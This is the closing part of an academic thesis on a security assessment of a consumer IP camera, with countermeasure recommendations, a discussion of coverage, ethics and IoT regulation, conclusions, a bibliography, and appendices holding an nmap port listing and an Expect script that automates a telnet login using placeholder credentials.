Hardcoded user credentials might be used before the device is initialized the first time, but the customer should be required to change the credentials before the device can be used as intended.

3

The root password should be correctly stored in the /etc/shadow file, and not in the world-readable /etc/passwd file. A password can be generated and encrypted with existing utilities, such as makepasswd or chpasswd.

4

The RTSP credentials should be prompted and required to be changed at the initialization of the device.

5

The start script needs to execute the right application, using a relative path instead of an absolute one.

6

Packet frequency analysis will always give away some information about what is being communicated, although polling to the cloud server could be obfuscated more to mitigate the issue to some extent.

7

Video feed should be sent over Secure Real-time Transport Protocol (SRTP) rather than its insecure predecessor, RTP.

8

If the subpath is desired to be included in the XML response it is required that the user input should either be terminated after a set length, or that a safe formatting function such as snprintf, where the maximum size can be set to the size of the buffer, is used.

9

The start script should not execute script files placed on the SD card, as this is not needed out of a customer perspective.

10

Unpacking of new firmware should be dependent on if sdc_tool has validated the firmware.

11

The factory reset button should restore the device to factory settings, including the deletion of added files to the file system.

Chapter 5

Discussion

This chapter is meant to provide a more subjective and critical analysis over the given results, evaluated against the background and set assumptions. Areas of future research along with reflections over the current and future state of IoT security are presented.

5.1 Coverage

Coverage denotes the set of areas that have been assessed in some task. One could argue that coverage, when conducting a vulnerability assessment, is of highest importance. Since coverage is directly correlated to resource power and time constraints, we have tried to increase our coverage by maximizing our efficiency. However, it is important to remember that coverage is much more than a binary notation. Just because a specific area has been considered to be assessed by a researcher, it does not mean that every vulnerability has been discovered. There are a great number of parameters that come into play, such as level of automation, level of knowledge of underlying systems and previous experience of vulnerabilities that occur in similar environments. With this said, larger coverage does not directly imply a better assessment.

Comparing this work to previous similar academic research, we wanted to have a greater general coverage than what has been done before. To measure coverage in conducted assessments, the CoP goals have been used. If we recall table 2.1 in section 2.8.2, we can see that previous works have examined 1-4 goals whereas we, in this study, have examined 8. However, one could also argue that the CoP goals are too loosely defined to be able to indicate coverage. Nonetheless, they still provide some kind of guidance and are suitable for the sub-areas of embedded systems within IoT environments.

5.1.1 Knowledge and time constraints

As previously mentioned, time and knowledge constraints are a great factor in the quality of the outcome of the assessment. In the case of this study, aspects that affect these constraints have to be taken into consideration. For example, knowledge gaps led to time that had to be allocated for familiarizing with tools, firmware architecture and disassembling/decompiling of code. This affected the total amount of time that could be spent on the actual assessment, which in its turn negatively affected coverage size. Although, as the allowed total time span increases, the percentage of time spent on reconnaissance and filling knowledge gaps decreases, which ultimately would mean that an increased time frame leads to broader and deeper coverage.

5.2 Using guidelines for efficiency

In this study, we focused on using the CoP goals as a guideline for our assessment, with hopes of increasing our efficiency. The abstracted general approach suggested by Shwartz et al. [6] (device inspection → data extraction → data analysis) was also used, manifested by us through the reconnaissance and assessment stages.

Due to the number of vulnerabilities found, within the given time constraint, we consider the CoP goals to have contributed to our efficiency. They provided more structure to the task than pure black-box testing by enumerating common areas of inspection in embedded devices. Without use of the guidelines, there might have been possibilities of undiscovered or forgotten areas of inspection. However, the CoP goals might also have affected the assessment negatively since the desire to examine all goals led to less time spent on more interesting areas. It is also worth noting that the goals are meant to act as an implementation of security by design in manufacturing of IoT devices, and not as a penetration test or assessment guide.

Moreover, the CoP goals can still be considered to be in the early stages of regulations on IoT security, and they are likely to be improved in the future. As Schneier [45] stresses, IoT and embedded device security was already a large concern yesterday, which suggests that regulations and security goals will be better defined and likely contribute to a higher degree of efficiency in both manufacturing and assessments as time progresses.

5.2.1 Chosen methodology

From a general efficiency perspective, we could probably have performed better if some tasks were automated to a higher degree. Conducted assessments on a larger scale, in an environment with a larger number of similar devices, can definitely be streamlined with the use of automation, especially in the reconnaissance step. We have already seen similar approaches and methodologies being developed, such as FIRMADYNE [17] for example. A higher degree of automation will probably be a large focus to promote higher efficiency in assessments in the future, but it is important to remember that too much automation might carry a false sense of security since its application and coverage might be too broad.

Chosen methodology is also very device-specific, where different products in the same product family might need use of different approaches. Therefore, automation will probably not take over completely, at least not in the next foreseeable future, which is why guidelines such as the CoP goals are important to be continued to be developed and implemented in even better ways.

5.3 Scientific contribution

This study has contributed in a scientific manner by conducting a more complete assessment on an IP camera than what has been done before. While other studies such as Shwartz et al. [6] and Seralathan et al. [7] usually focus on one sub-area such as authentication bypass and network sniffing, our study has had the intention of providing a broader methodology for conducting more complete assessments with higher coverage. Furthermore, previous works have not focused on or had any guidelines for the assessment but have rather used ad-hoc approaches and black-box techniques to analyze the security of a device which may have caused some areas of interest to be ignored.

It is also worth noting that there was a lack of academically written resources on binary analysis and the use of disassembling tools, such as Ghidra or IDA, while conducting assessments on embedded devices. Even though initial knowledge about Ghidra, which was used in this project, was very limited, we still gained good benefits from it. For example, Ghidra aided us in understanding and discovering the root cause of the buffer overflow found in the web server, as well examining how the root password was generated and stored.

While this study cannot be considered to contribute with a set step-by-step methodology on how to conduct the perfect vulnerability assessment, we still consider it to be of scientific importance for future research in the area.

5.4 Limitations

Due to the nature of the study, and the fact that these types of assessments are very device-specific, some limitations naturally occurred as the study progressed.

Since we discovered an open telnet connection, we did not have the need of extracting the firmware through other means. While it would be interesting to apply the UART extraction methodology, time did not allow us to consider it. Since no firmware had to be extracted, the use of binwalk was disregarded. Furthermore, it would have been a good idea to run the firmware in an emulated environment, either though manual configuration or with the use of FIRMADYNE. This would have eliminated the issue of unintentionally bricking the device during the assessment, for example through misconfiguration in the start script that could cause a infinite boot-loop, which would have resulted in an unusable device. However, time and knowledge constraints resulted in the disregarding of this method.

We also followed the predetermined limitations that defined the scope of our research, such as excluding assessment of the use of the application, as well as more advanced network monitoring and propagation. In hindsight, it would had been a good idea to to define the areas of interest at an earlier stage of the study since it would have helped us to plan our time more efficiently, as well as making resource allocation easier. This could however be hard to forsee before conducting the actual reconnaissance of the device.

5.5 General security considerations

IoT-specific security aside, there are still some general security considerations that have to be mentioned. The internet provides almost instant communication with nearly anyone in the world, no matter of the communicating parties' geographical location. As technology progresses, and more and more of our general household devices and accessories also are connected to the internet, we reach a completely new level of interconnectedness.

While benefits from this progressive technology and connectedness are apparent, negative consequences might be easy to overlook. As larger and larger amounts of our data, which nowadays also is much more specific, gets uploaded to the cloud it is easy to lose track over where it resides. Privacy becomes a concern, and it may be hard to opt out if one does not wish to completely exclude themselves from society. Privacy in relation to technical development and interconnectedness becomes an ethical issue that is as important, if not more important, than the technical development itself.

5.5.1 Possible large-scale consequences

We are most likely not going to become less connected in the future, which is why it is even more important that devices that handle our (sensitive) data are secure. As we have seen in this study, the current state of devices that are commonly purchased by consumers are no where near being secure enough to have the responsibility of handling such sensitive data. Additionally, we discovered that our device cannot even be updated or patched, which raises concerns about the future. What happens when these unpatchable devices with large security holes may act as entry points to the rest of our network?

Old and outdated devices might persist for a long time in our homes and offices due to long technical life-time and costs. While network reachability to the devices might be mitigated by firewalls, security issues still persist in terms of physical and/or internal attacks. The industry has to focus more on these security and privacy concerns to avoid the catastrophic scenarios that might present themselves in the future.

5.6 Ethics and sustainability

Naturally, there is an ethical dilemma connected to vulnerability assessments and offensive penetration testing. While some argue that it is ethically irresponsible to intentionally try to break systems, there are others that argue that it has to be done because it will be done through malicious means anyway.

As mentioned in section 2.6.2, the legality of offensive testing is placed in a grey area. To mitigate legal issues, companies usually set up bounty hunter programs that encourage security testers to test their products and systems in return for monetary rewards.

Lastly, IoT products usually have a long technical life-time due to implementation simplicity. To ensure sustainability in connectedness and future networks, it is important that unsecure devices are identified and phased out. Offensive testing covers a broader area of products, and should hence be a preferable testing method.

5.7 Future of IoT security

The future of IoT security remains uncertain. New regulations are starting to take place, but they might take a long time to implement and enforce. While the UK Code of Practice is considered to be more complete than its Californian counterpart (section 2.7), both regulations are still in the early proposal stages of development. While the number of simple internet-connected devices continue to grow exponentially [1], it becomes more important than ever to enforce these regulations as soon as possible. However, as Bruce Schneier mentions [45], regulations may be too loosely defined to be able to be implemented in real-life scenarios.

Ultimately, the sector has to promote development practices with focus on security by design, as well as continuous security audits. Once again, cost-effectiveness will counteract these security measures, which is why global regulations have to be implemented and enforced. Additionally, old and unsecure products have to be replaced to mitigate exploitability of old, already discovered vulnerabilities.

5.8 Future research

There is plenty of research that has to be conducted within the area of IoT security in the future. In the case of this study, several limitations had to be made due to time and knowledge constraints, which could be subject for future research.

For this specific device, we would like to have a closer look at the implementation of TLS and how and what data is sent to the cloud servers. Since the cloud servers' IP addresses are hardcoded within the camera's file system, is it possible to spoof ARP requests to redirect traffic to a different, maliciously controlled, server?

As the firmware likely is shared between multiple devices from different manufacturers with similar but not identical functionality, it means that some functions might be enabled even though they are not supposed to. In this study, we discovered an open web server without any obvious use case, containing a buffer overflow vulnerability. Devices should not have running services that do not contribute to the functionality of the device since it just causes, as in this case, unnecessary entry points. How can this be enforced?

We would like to do an even more extensive vulnerability assessment. This study covered a very broad span of areas with common security concerns, but time did not allow for tests with a deeper scope, such as dynamic program analysis. While the core functionality of the camera's main application is fairly clear, there are still large knowledge gaps in most parts, such as the communication with the cloud servers and underlying services within the application.

We would also like to research more regarding the use of guidelines for conducting vulnerability assessments. While guidelines might be beneficial and aid in assessments, they could also potentially provide a false sense of security. Penetration testing usually requires the researcher to think outside-of-the-box, and if more sophisticated guidelines become standard and the sole focus in assessments, they might counteract creative thinking.

Furthermore, automation is a very important topic. As the number of devices grow exponentially and share lots of functionality, automation will be a key factor in mitigating common security issues. While automatic testing and assessments can not be considered to have the same coverage as their manual counterpart, they could still improve efficiency in broader, but not as deep, assessments. For example, most of the methodology used in this study could be automated and generalized to work on a larger span of devices, which would contribute to efficiency to a higher degree.

Chapter 6

Conclusions

We have conducted a vulnerability assessment on an IP camera. We have used the Code of Practice-goals to aid us in the assessment, as well as increasing its coverage and the general efficiency. The CoP-goals have provided a good overview over areas of interest and have contributed in both efficiency and total coverage. However, they do not serve as a complete assessment manual, which requires the researcher to have a good overview and background knowledge in similar devices.

A total of 11 vulnerabilities were discovered, with 5 being assigned a 'very high' severity rating. The total coverage of the assessment include all areas of the 8 specified goals that were examined, however, this assessment does not guarantee that all vulnerabilities within these areas have been found. To make an even more extensive assessment, more time and background knowledge is needed.

Suggestions for countermeasures have been presented, although they cannot be implemented on the inspected device remotely due to misconfigurations that are implemented in the manufacturing stage.

In a general perspective, similar devices are likely to have similar vulnerabilities due to sharing of software solutions between multiple manufacturers. This is troublesome, because it may indicate that the same attacks might be directed towards multiple sets of similar products. This causes the whole sector of IoT-connected devices to be subject to large security challenges in the future, due to a constantly increasing number of devices, as well as increasing interconnectivity and technological adaption.

Bibliography

[1] Ericsson. *Internet of Things forecast*. 2016. URL: https://www.ericsson.com/en/mobility-report/internet-of-things-forecast (visited on 02/19/2019).

[2] Cisco. *Cisco Visual Networking Index: Forecast and Trends, 2017–2022*. 2018. URL: https://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/white-paper-c11-741490.html (visited on 02/19/2019).

[3] Constantinos Kolias et al. "DDoS in the IoT: Mirai and other botnets". In: *Computer* 50.7 (2017), pp. 80–84.

[4] Business Insider. *Hackers once stole a casino's high-roller database through a thermometer in the lobby fish tank*. 2018. URL: https://www.businessinsider.com/hackers-stole-a-casinos-database-through-a-thermometer-in-the-lobby-fish-tank-2018-4?r=US&IR=T&IR=T (visited on 02/19/2019).

[5] The Independent. *Hackers 'remotely carjack' Jeep from 10 miles away and drive it into a ditch*. 2015. URL: https://www.independent.co.uk/news-12/hackers-remotely-carjack-jeep-from-10-miles-away-and-drive-it-into-ditch-10406554.html (visited on 02/20/2019).

[6] Omer Shwartz et al. "Reverse Engineering IoT Devices: Effective Techniques and Methods". In: *IEEE Internet of Things Journal* (2018).

[7] Yogeesh Seralathan et al. "IoT security vulnerability: A case study of a Web camera". In: *Advanced Communication Technology (ICACT), 2018 20th International Conference on*. IEEE. 2018, pp. 172–177.

[8] Kaitlin Boeckl et al. *Considerations for Managing Internet of Things (IoT) Cybersecurity and Privacy Risks*. Tech. rep. National Institute of Standards and Technology, 2018.

[9] Committee of Energy and Commerce. *Understanding the Role of Connected Devices in Recent Cyber Attacks*. `https://www.youtube.com/watch?time_continue=4210&v=BvId5-0295U`. Accessed: 2019-01-15.

[10] Media Department for Digital Culture and Sport. United Kingdom. *Mapping of IoT Security Recommendations, Guidance and Standards to the UK's Code of Practice for Consumer IoT Security*. Tech. rep. 2018.

[11] OWASP. *OWASP Security Guidance*. 2017. URL: `https://www.owasp.org/index.php/IoT_Security_Guidance` (visited on 02/20/2019).

[12] Elliot J. Chikofsky and James H Cross. "Reverse engineering and design recovery: A taxonomy". In: *IEEE software* 7.1 (1990), pp. 13–17.

[13] Hausi A Müller et al. "Reverse engineering: A roadmap". In: *Proceedings of the Conference on the Future of Software Engineering*. ACM. 2000, pp. 47–60.

[14] Iain Sutherland et al. "An empirical examination of the reverse engineering process for binary files". In: *Computers & Security* 25.3 (2006), pp. 221–228.

[15] JongHyup Lee, Thanassis Avgerinos, and David Brumley. "TIE: Principled reverse engineering of types in binary programs". In: (2011).

[16] Jonas Zaddach and Andrei Costin. "Embedded devices security and firmware reverse engineering". In: *Black-Hat USA* (2013).

[17] Daming D Chen et al. "Towards Automated Dynamic Analysis for Linux-based Embedded Firmware." In: *NDSS*. 2016.

[18] Marius Popa. "Binary code disassembly for reverse engineering". In: *Journal of Mobile, Embedded and Distributed Systems* 4.4 (2012), pp. 233–248.

[19] Hex-Rays. "Decompilation vs. Disassembly". `https://www.hex-rays.com/files/decomp_disasm.pdf`. 2007.

[20] Mercked Security. *Smashing the ARM stack*. 2016. URL: `https://www.merckedsecurity.com/blog/smashing-the-arm-stack-part-1` (visited on 05/13/2019).

[21] Adam Leventhal. "Flash storage memory". In: *Communications of the ACM* 51.7 (2008), pp. 47–51.

[22] Microchip. *PIC32MX Family Reference Manual*. Section 21. UART. Microchip Technology Inc. 2010.

[23] Vsftpd. *Secure, fast, FTP server for UNIX-like systems*. 2019. URL: `https://security.appspot.com/vsftpd.html` (visited on 05/07/2019).

[24] Lubos Rendek. *How to setup FTP server on Ubuntu 18.04 Bionic Beaver with VSFTPD*. 2018. URL: `https://linuxconfig.org/how-to-setup-ftp-server-on-ubuntu-18-04-bionic-beaver-with-vsftpd` (visited on 05/07/2019).

[25] Linux manual pages. *Using the /etc/passwd file*. 2018. URL: `https://linux.die.net/man/5/passwd` (visited on 05/07/2019).

[26] Linux manual pages. *Crypt(3)*. 2019. URL: `http://man7.org/linux/man-pages/man3/crypt.3.html` (visited on 05/07/2019).

[27] Thomas Pornin. *PHC string format*. 2015. URL: `https://github.com/P-H-C/phc-string-format/blob/master/phc-sf-spec.md` (visited on 05/07/2019).

[28] Resul Das and Gurkan Tuna. "Packet tracing and analysis of network cameras with Wireshark". In: *Digital Forensic and Security (ISDFS), 2017 5th International Symposium on*. IEEE. 2017, pp. 1–6.

[29] Tim Dierks and Eric Rescorla. "RFC 5246 - The transport layer security (TLS) protocol version 1.2". In: *Internet Engineering Task Force* (2008).

[30] Eric Rescorla. *RFC 8446 - The transport layer security (TLS) protocol version 1.3*. Tech. rep. 2018.

[31] Mario Ballano Barcena and Candid Wueest. "Insecurity in the Internet of Things". In: *Security response, symantec* (2015).

[32] Henning Schulzrinne et al. *RTP: A transport protocol for real-time applications*. Tech. rep. 2003.

[33] Henning Schulzrinne, Anup Rao, and Robert Lanphier. *Real time streaming protocol (RTSP)*. Tech. rep. 1998.

[34] Andrei Costin, Apostolis Zarras, and Aurélien Francillon. "Automated dynamic firmware analysis at scale: a case study on embedded web interfaces". In: *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*. ACM. 2016, pp. 437–448.

[35] Hashcat. *Advanced password recovery*. 2019. URL: `https://hashcat.net/hashcat/` (visited on 05/01/2019).

[36] Linux manual pages. *Expect(3)*. 2019. URL: https://linux.die.net/man/1/expect (visited on 05/07/2019).

[37] National Security Agency. *Ghidra*. 2019. URL: https://github.com/NationalSecurityAgency/ghidra (visited on 05/07/2019).

[38] National Security Agency. *Ghidra*. 2019. URL: https://ghidra-sre.org/ (visited on 05/07/2019).

[39] Alana Maurushat. *Disclosure of Security Vulnerabilities: Legal and Ethical Issues*. eng. SpringerBriefs in Cybersecurity. London: Springer London, 2013. ISBN: 978-1-4471-5003-9.

[40] Stanford Law School Jennifer Stisa Granick. *Legal Risks of Vulnerability Disclosure, PowerPoint-presentation*. 2004. URL: https://www.blackhat.com/presentations/win-usa-04/bh-win-04-granick.pdf (visited on 02/20/2019).

[41] Hackerone. *The 2018 Hacker Report*. https://www.hackerone.com/sites/default/files/2018-01/2018_Hacker_Report.pdf. Accessed: 2019-02-20.

[42] OWASP. *Vulnerability Disclosure Cheat Sheet*. 2019. URL: https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Vulnerability_Disclosure_Cheat_Sheet.md (visited on 02/20/2019).

[43] Muhammad Umar Farooq et al. "A critical analysis on the security concerns of Internet of Things (IoT)". In: *International Journal of Computer Applications* 111.7 (2015).

[44] State of California. *SB-327 Information privacy: connected devices*. https://leginfo.legislature.ca.gov/faces/billNavClient.xhtml?bill_id=201720180SB327. Accessed: 2019-01-21. 2014.

[45] Bruce Schneier. *New IoT Security Regulations*. 2018. URL: https://www.schneier.com/blog/archives/2018/11/new_iot_securit.html (visited on 02/21/2019).

[46] Wan Haslina Hassan et al. "Current research on Internet of Things (IoT) security: A survey". In: *Computer Networks* 148 (2019), pp. 283–294.

[47] Wei Xie et al. "Vulnerability Detection in IoT Firmware: A Survey". In: *2017 IEEE 23rd International Conference on Parallel and Distributed Systems (ICPADS)*. IEEE. 2017, pp. 769–772.

[48] Zhen Ling et al. “Security vulnerabilities of internet of things: A case study of the smart plug system”. In: *IEEE Internet of Things Journal* 4.6 (2017), pp. 1899–1909.

Appendix A

Program output

A.1 Nmap output

nmap -p- 10.10.10.x

```
PORT      STATE   SERVICE
23/tcp    open    telnet
80/tcp    open    http
554/tcp   open    rtsp
843/tcp   open    unknown
3201/tcp  open    cpq-tasksmart
5050/tcp  open    mmcc
6670/tcp  open    irc
7101/tcp  open    elcn
7103/tcp  open    unknown
8001/tcp  open    vcom-tunnel
```

Appendix B

Code implementations

B.1 Expect script

```
#!/usr/bin/expect

# In case of connection error, abort attempt after
# 20 seconds
set timeout 20

# Set variable ip to first argument given
set ip [lindex $argv 0]

# Define some variables for clarity
set user "[username]"
set password "[password]"
set sourcebash "source /home/.bashrc"
set cdhome "cd /home"

# Initiate the telnet connection
spawn telnet $ip

# Log in and run commands once we have initiated
# the connection.
# 'expect' waits until it receives a string in
# the interactive session
# that matches its given argument
expect "login:"
send "$user\r"

expect "Password: "
send "$password\r"
```

```
# Source the .bashrc file, cd to home and clear
# the console
expect "# "
send "$sourcebash\r"
send "$cdhome\r"
send "clear\r"

# Our script is finished and we now want to
# interact with the session ourselves
interact
```

TRITA -EECS-EX:430